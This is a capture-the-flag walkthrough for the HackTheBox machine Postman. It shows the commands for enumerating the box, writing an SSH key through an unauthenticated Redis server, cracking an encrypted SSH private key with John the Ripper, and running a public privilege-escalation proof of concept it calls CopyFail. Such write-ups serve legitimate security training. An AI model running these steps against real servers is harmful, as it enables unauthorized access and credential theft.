Postman HackTheBox

Postman HackTheBox
Postman is an easy difficulty Linux machine, which features a Redis server running without authentication. This service can be leveraged to write an SSH public key to the user’s folder. An encrypted SSH private key is found, which can be cracked to gain user access. The user is found to have a login for an older version of Webmin. This is exploited through command injection to gain root privileges.

Initial Enumeration
Rustscan
We start enumeration using rustscan to find the open ports and services running on the box.
1
rustscan -a 10.129.2.1 -r 1-65535 -- -sC -sV -vv -oA nmap/postman 10.129.2.1

We have ssh, http, redis server and MiniServ running on the machine.
Lets do some web enumeration.
Web Enumeration
On port 80 we have this website as The Cyber Geek

Running gobuster to find directories on this.
1
gobuster dir -u http://10.129.2.1/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words.txt -t 100 -b 403,404

Nothing really interesting found on the website.
Looking over to the port 10000, we have this page which is being served over https.

Its running MiniServ with version 1.910, but we dont have any credentials for it as of now.
Exploitation
Redis SSH Abuse
We can connect to redis server running on the box using the redis-cli command line utility.
NOTE - THE IP ADDRESS OF THE BOX CHANGED SINCE I RESETTED THE MACHINE DUE TO SOME ISSUES WITH THE BOX.
1
2
redis-cli -h 10.129.5.114
10.129.5.114:6379> INFO


We were able to extract some info about the REDIS server using the INFO command.
We can exploit this by adding our own ssh public key to the server and then by using ssh we have a shell on the box.
First we generate the ssh key pair.
1
ssh-keygen -t rsa -f redis_key

Now we prepare this key to be added to the redis server.
1
(echo -e "\n\n"; cat redis_key.pub; echo -e "\n\n") > key.txt

Now on the redis server we add our ssh_key
1
cat key.txt | redis-cli -h target.com -x set ssh_key

Now we set the dbfilename to authorized_keys.
1
redis-cli -h 10.129.5.114 config set dbfilename authorized_keys

Now we set the config directory
1
CONFIG SET DIR /var/lib/redis/.ssh

Now we can check we have successfully added our public ssh key and in the end we save it.
1
2
3
4
5
CONFIG GET DIR
CONFIG SET DIR /var/lib/redis/.ssh
GET ssh_key
save
exit

And now we can simply do ssh into the redis server using redis as the username and the private key we generated above.
1
ssh -i redis_key redis@10.129.5.114

Now after poking around for a while in need for credentials which I didn’t find any. I decided to run linpeas.sh
Shell as Matt
NOTE - Linpeas identified that it is vulnerable to copy-fail vulnerability (CVE-2026-31431). At the time of the box release this vulnerability was not known, so this hasn’t been patched on the box so that becomes an unintended way of solving this box, Ill show both of the ways to solve this box.

In the backup Files section of linpeas we have this file which is very odd and shouldn’t be there in that directory.

List the file id_rsa file and downloading it to our box.

This ID_RSA is of user matt’s on the box the only user on the box (other than root).
But this key is encrypted so lets crack it using john the ripper.
1
ssh2john.py id_rsa.bak > crackme-id_rsa.txt

1
john --wordlist=/usr/share/wordlists/rockyou.txt crackme-id_rsa.txt

Now we ssh as Matt onto the server.
1
2
chmod 600 id_rsa.bak
ssh -i id_rsa.bak Matt@10.129.5.114

Even after the port is open on the box, there is some issue with SSH into the box.
So testing the id_rsa.bak password on our redis shell, we get a shell as user Matt.

Now we can add our private key to Matt’s .ssh directory’s authorizedkeys file and get a proper shell but lets just continue with the Redis updated shell only.

Privilege Escalation
Unintended Way (COPYFAIL Vulnerability)
We escalate our privileges on this box using the CopyFail Vulnerability.
Check this POC on github: https://github.com/ZephrFish/CopyFail-CVE-2026-31431
Cloning this repo and using the exploit on the box as Matt user.
1
python3 copyfail.py
